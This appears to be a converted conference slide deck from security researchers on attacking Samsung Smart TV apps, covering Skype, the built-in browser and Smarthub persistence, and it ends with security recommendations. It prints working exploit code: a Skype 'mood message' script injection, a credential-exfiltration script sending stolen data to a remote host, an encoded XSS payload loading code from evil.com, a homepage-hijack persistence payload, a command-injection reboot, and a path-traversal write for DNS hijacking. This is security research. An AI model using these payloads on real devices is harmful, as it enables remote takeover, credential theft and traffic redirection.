## 5 Attacking Existing Applications

- Remote Attacks
- Persistence and Smarthub "VX"

## 7 Recommendations

## 6 Closing Remarks

# Social Apps on SmartTV

SmartTV as a frenemy

- Facebook
- Google Talk
- Family Story
- Skype
- Countless independent apps

# Social Applications

Social media apps == remote content injection

- Default behavior
- Friends get hacked
- `<script>alert('hey, whats up?')</script>`

# Video Communication

- SmartTV is an attractive platform for video communication.
  - Camera
  - Microphone
  - Stationary mount
  - Wide field of vision
  - Nears “always on” connectivity
  - Huge screen
- So what's the best target?

# Video Communication

- SmartTV is an attractive platform for video communication.
  - Camera
  - Microphone
  - Stationary mount
  - Wide field of vision
  - Nears “always on” connectivity
  - Huge screen
- So what's the best target?

# Skype

- Skype has:
  - Access to the camera
  - Chat (well, it used to)
  - "Mood Messages" - user status
  - Automatic sign-in capability

# Breaking Skype

Emotionally Vulnerable

- Skype was riddled with injection vulnerabilities.
  - Local - almost all fields.
  - Remote - “Mood Messages.”
  - Remote - Skype Chat.
- Injection provides access to the entire Skype API as the local user (add/remove accounts, change passwords, etc.).


# Breaking Skype

Emotionally Vulnerable

- Skype was riddled with injection vulnerabilities.
  - Local - almost all fields.
  - Remote - "Mood Messages."
  - Remote - Skype Chat.
- Injection provides access to the entire Skype API as the local user (add/remove accounts, change passwords, etc.).


# Breaking Skype - Local Injection

## Contact Entry



# Breaking Skype - Remote Injection

Contact "Mood Message"



# Exploit 1: Remote Reboot

Quite a conversation killer...

- Mood Message:

```
<script src="http://tv.isecpartners.com/reboot.js"></script>
```

- reboot.js

```
fileobject = document.createElement('object');
fileobject.setAttribute("id", "pluginObjectFile");
fileobject.setAttribute("classid", "clsid:SAMSUNG-INFOLINK-FILESYSTEM");
document.getElementsByTagName("body")[0].appendChild(fileobject);
filePlugin = document.getElementById('pluginObjectFile');

// Kill exeDSP, forcing reboot
filePlugin.Copy("/proc/self/cmdline", "\$(killall exeDSP)/tmp/foo");
```

# Exploit 2: Credential Theft

Passwords as "storage info"

- Mood Message:

```
<script src="http://tv.isecpartners.com/exfil.js"></script>
```

- exfil.js:

```
creds = PluginAPIMgr.GetMyStorageInfo();
new Image().src="http://tv.isecpartners.com/" + creds;
```

- Result? - storage path + creds

# Persisting with Skype

Friends forever

- Requires read/write storage
- Autostart capability

# Bottom Line

- Remote compromise
- Persistence
- Distribution
- Control

# Browser



21

<sup>21</sup><http://www.soft32.com>

# Browser

Built using webkit, some custom wrappers...

```
/mtd_rwcommon/widgets/normal/2012100003/config.xml  
/mtd_rwcommon/widgets/normal/2012100003/bin/  
/mtd_rwcommon/widgets/normal/2012100003/WebKitUI/
```

# Browser

Built like other apps...

config.xml

ContentPages/

Index.html

Resources/

Scripts/

    Browser.js

    Components/

    Context.js

    Controls/

    jquery-1.4.1.min.js

    Modules/

    Services/

    Utils/

Themes/



# Browser

... does it have the same problems?

?

# Browser


the "XSS" is *in* the browser

After unsuccessful attacks on the normal HTML DOM elements (<title>  
Let's try navigating to <http://<iframe>>

# Browser

the "XSS" is *in* the browser

After unsuccessful attacks on the normal HTML DOM elements (<title>  
Lets try navigating to <http://<iframe>>



# Browser

But... what about the real world?

- <title>
- document.location
- URL encoding

# Enter the fragment

<https://tools.ietf.org/html/rfc3986#section-3.5>

foo://example.com:8042/over/there?name=ferret#nose  
  \ /    \ \_\_\_\_\_ / \\_\_\_\_\_ / \\_\_\_\_\_ / \\_\ /  
  |       |           |       |       |  
scheme      authority      path      query      fragment

# Enter the fragment

Not the packet kind

```
window.open("http://localhost/ws/test#<iframe>");
```


# Enter the fragment

Taking it a step further

```
unescape() --> alert()
```

# Enter the fragment

Uh oh... images INSIDE an alert?



# Browser

Yep.

```
<html>
<head>
<script>
var code = "var%20script%20%3D%20document.createElement%28%27
    script%27%29%3B%20script.setAttribute%28%27type%27%2C%20%27
    text/javascript%27%29%3B%20script.setAttribute%28%27src%27%2C
    %20%27http%3A//evil.com/remote.js%27%29%3B%20document.
    getElementsByTagName%28%27head%27%29%5B0%5D.appendChild%28
    script%29%3B))";
alert("<img src=1 onerror=eval(unescape(code))");
</script>
</head>
</html>
```

# Browser

## Persistence via HOME\_URL

```
<script>
alert('$R.data.setBrowserState("HOME_URL", "https://badguy.com",
    function() {this["StartPageId"].innerHTML = "http://badguy.com'});
alert('$R.HomePage = "http://badguy.com";}, null, null, null);');
alert('$R.Config.updateConfig("PRIVACY_MODE", "False")');
alert('$R.Session.CloseBrowser());
</script>
```

# Hijacking DNS!

Vulnerabilities in APIs

-- DEMO --

# FileSystem() bugs

Again, many APIs can be leveraged to do Bad Things™

How did we pivot from the browser?

```
FS = new FileSystem();
fp = FS.openCommonFile("../.../mtd_rwarea/resolv.conf", "w");
fp.writeAll("namserver 1.2.3.4");
```

# FileSystem() bugs

Again, many APIs can be leveraged to do Bad Things™

How did we pivot from the browser?


```
FS = new FileSystem();
fp = FS.openCommonFile("../../../../../mtd_rwarea/resolv.conf","w");
fp.writeAll("namserver 1.2.3.4");
```

# DNS is cool.. but what about other scary APIs

Hi Dan K.

- **External Widget Interface:** Access Data from other widgets.
- **Network:** Controls and gets network relative information.
- **Player:** Plugin for multimedia playback.
- **Filesystem:** Controls the file system on the DTV Platform.

# Poppin' calc.exe



# Just Kidding

This is more interesting...



22

<sup>22</sup>Images from <http://affordablehousinginstitute.org> and <http://www.takegreatpictures.com>

# Demo

"Watching You Watching Me"...

--- DEMO ---

# Outline

## 1 Introduction

- Background
- Enter Smart TV

## 2 Smart TV: How does it work

- Firmware and OS

## 3 Application and Smarthub Vulnerabilities

## 4 Creating Malicious Applications

## 5 Attacking Existing Applications

- Remote Attacks
- Persistence and Smarthub "VX"

## 7 Recommendations

## 6 Closing Remarks

# Persistence

TV Virus ?

# Hijacking other apps

- ① We can take control of other applications
- ② We can write to **arbitrary text files**
- ③ Applications **including the manager itself** are stored in a writable directory
- ④ Applications are controlled by a consistent, predictable text file

# Hooking Apps

No, please don't ask for the code.

---DEMO---

# Improving Smart TV Security: Manufacturers

- Cross-platform security framework
- Emulate Smart Phones

# Improving Smart TV Security: Developers

- They're web apps, treat them as such
- Assume nothing
- Don't trust storage

# Improving Smart TV Security: Consumers

- Update, update, update
- Think before you download
- Consider placement
- Browse carefully
- Buy post-it note stock

# A note on Jailbreaking

Thanks, EFF!

<personal opinion>

"Jailbreaking" should be allowed by *law*

Big huge thanks EFF for keeping up that effort

</personal opinion>

# Take Aways: Audience

1- These attacks were not difficult to *find*

1.5- DEF CON Kids

2- We can take complete control of the TV from a single remote entry point

3- Attacks only get better

# Take Aways: Audience

1- These attacks were not difficult to *find*

1.5- DEF CON Kids

2- We can take complete control of the TV from a single remote entry point

3- Attacks only get better

# Take Aways: Audience

- 1- These attacks were not difficult to *find*
- 1.5- DEF CON Kids
- 2- We can take complete control of the TV from a single remote entry point
- 3- Attacks only get better

# Take Aways: Audience

- 1- These attacks were not difficult to *find*
- 1.5- DEF CON Kids
- 2- We can take complete control of the TV from a single remote entry point
- 3- Attacks only get better

# The Future

## "Less Fragmentation Driven by HTML5"

"However, after years of fragmentation, we at NextMarket Insights believe **the market will start to coalesce around fewer software platforms**. At the heart of this transition is a technology called **HTML5..<snip>.. Most smart TV OEMs have started to integrate newer web presentation engines that use HTML5, which should means more apps and smart TV guides will be written with HTML5 in mind.**" -- Forbes: *3 Reasons 87 Million Smart TVs Will Be Sold In 2013*<sup>23</sup>


---

<sup>23</sup><http://www.forbes.com/sites/michaelwolf/2013/02/25/3-reasons-87-million-smart-tvs-will-be-sold-in-2013/>

# Thanks

- Black Hat
- Mike Ryan, David Thiel of iSEC Partners
- Nico Sell
- Samsung Information Security
- SamyGo wiki and forum users

FIN



# QUESTIONS? COMMENTS?

AARON@ISECPARTNERS.COM, JOSH@ISECPARTNERS.COM

**iSECpartners**  
part of nccgroup